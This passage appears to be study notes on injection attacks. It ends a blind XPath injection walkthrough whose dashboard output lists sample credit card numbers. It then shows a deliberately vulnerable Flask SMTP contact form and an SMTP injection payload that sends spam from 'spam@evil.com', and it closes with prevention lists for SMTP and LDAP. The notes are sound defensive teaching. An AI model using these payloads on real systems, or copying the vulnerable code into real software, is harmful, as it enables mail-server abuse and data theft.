Different behaviour → vulnerability confirmed

Step4: (Goal: Blind XPath Injection) Dawes: ' or substring(name(parent::*[position()=1]),1,1)='a



User Dashboard

Name: William Gates
Email: billyg@microsoft.com
Credit Card: 5130 8190 3282 3515

Name: Chris Dawes
Email: cdawes@craftnet.de
Credit Card: 3981 2491 3242 3121

Name: James Hunter
Email: james.hunter@pookmail.com
Credit Card: 8113 5320 8014 3313

Logout

Page loads → correct guess

Prevention:


- XPath Injection occurs when user input controls XPath queries
- Only simple data should ever be inserted into XPath expressions
- Use a strict whitelist (preferably alphanumeric only)
- Block all characters that can alter XPath logic or structure
- Reject invalid input outright — never try to sanitize it

Injecting into SMTP:

- Websites send email using SMTP
- They often insert user input directly into emails
- If input is not cleaned:
    - Attackers can add extra email headers
    - Or inject real SMTP commands
- This lets attackers:
    - Send spam
    - Send emails to hidden recipients
    - Abuse the website's mail server


Observing SMTP injection on a local vulnerable website:

Vuln_smtp.py:




vuln_smtp.py > ...

```python
from flask import Flask, request, render_template_string
import socket

app = Flask(__name__)

SMTP_SERVER = "localhost"
SMTP_PORT = 1025

HTML_FORM = """
<!doctype html>
<title>Contact Us</title>
<h2>Contact Support</h2>
<form method="POST">
  Your Email:<br>
  <input type="text" name="from_email"><br><br>

  Subject:<br>
  <input type="text" name="subject"><br><br>

  Message:<br>
  <textarea name="message"></textarea><br><br>

  <button type="submit">Send</button>
</form>

<p>{{ status }}</p>
"""

def send_email(from_addr, subject, message):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((SMTP_SERVER, SMTP_PORT))

    def send(cmd):
        s.send((cmd + "\r\n").encode())

    send("HELO vulnerable-website")
    send(f"MAIL FROM:{from_addr}")
```




```
    send("RCPT TO:support@local.test")
    send("DATA")

    # ⚠ USER INPUT DIRECTLY USED (VULNERABLE)
    send(f"From: {from_addr}")
    send("To: support@local.test")
    send(f"Subject: {subject}")
    send("")
    send(message)
    send(".")

    s.close()

@app.route("/", methods=["GET", "POST"])
def contact():
    status = ""
    if request.method == "POST":
        from_email = request.form["from_email"]
        subject = request.form["subject"]
        message = request.form["message"]

        send_email(from_email, subject, message)
        status = "Thank you for contacting support!"

    return render_template_string(HTML_FORM, status=status)

if __name__ == "__main__":
    app.run(debug=True)
```

Terminal:



```
PS E:\Tounderstnad\SMTP_Injection> python .\vuln_smtp.py
 * Serving Flask app 'vuln_smtp'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 998-674-252
```

Browser:




Contact Support

Your Email:

Subject:

Message:

Step1: (Goal: Normal use)


http://127.0.0.1:5000


Contact Support

Your Email: user@test.com

Subject: Website issue

Message: Page does not load

When clicked on “send” button:


http://127.0.0.1:5000

Contact Support

Your Email:

Subject:

Message:

Thank you for contacting support!

Step2: (Goal: SMTP injection)

In subject section I just pasted this:

Hello

.

MAIL FROM:spam@evil.com

RCPT TO:victim@local.test

DATA


From: spam@evil.com

To: victim@local.test

Subject: FREE MONEY

Click now!

.


http://127.0.0.1:5000

Contact Support

Your Email: user@test.com

Subject: Hello . MAIL FROM:spam@

Message: Page does not load

In the SMTP server window, you'll see:

- One normal support email
- A second injected email

Preventing SMTP Injection:

- SMTP injection occurs when applications trust user input, allowing it to be interpreted as SMTP commands instead of plain data.
- Email address fields must be strictly validated, using a tight pattern that rejects newline characters and any extra headers.
- Email subjects must be single-line and length-limited, since newlines allow attackers to break headers and inject SMTP commands.
- Message bodies must not allow a line containing only a single dot (.), as this terminates the SMTP DATA section and enables command injection.
- The safest real-world defense is to avoid manual SMTP handling and use well-tested mail libraries that automatically escape input and prevent injection.

Injecting into LDAP:

- LDAP injection occurs when unvalidated user input is embedded directly into LDAP queries, allowing attackers to alter search filters or returned attributes.
- Attackers can inject wildcard characters (*) and closing brackets ()) to expand searches, bypass restrictions, or retrieve all directory entries.
- LDAP query attributes can be manipulated to return sensitive fields such as email addresses, departments, and other user data.
- LDAP injection flaws are identified through abnormal search results or server errors, often by testing wildcards, excess brackets, and injected attribute names.
- Prevention requires strict allow-list validation, permitting only alphanumeric characters and rejecting LDAP meta-characters such as ( ) ; , * | & =.

--The End--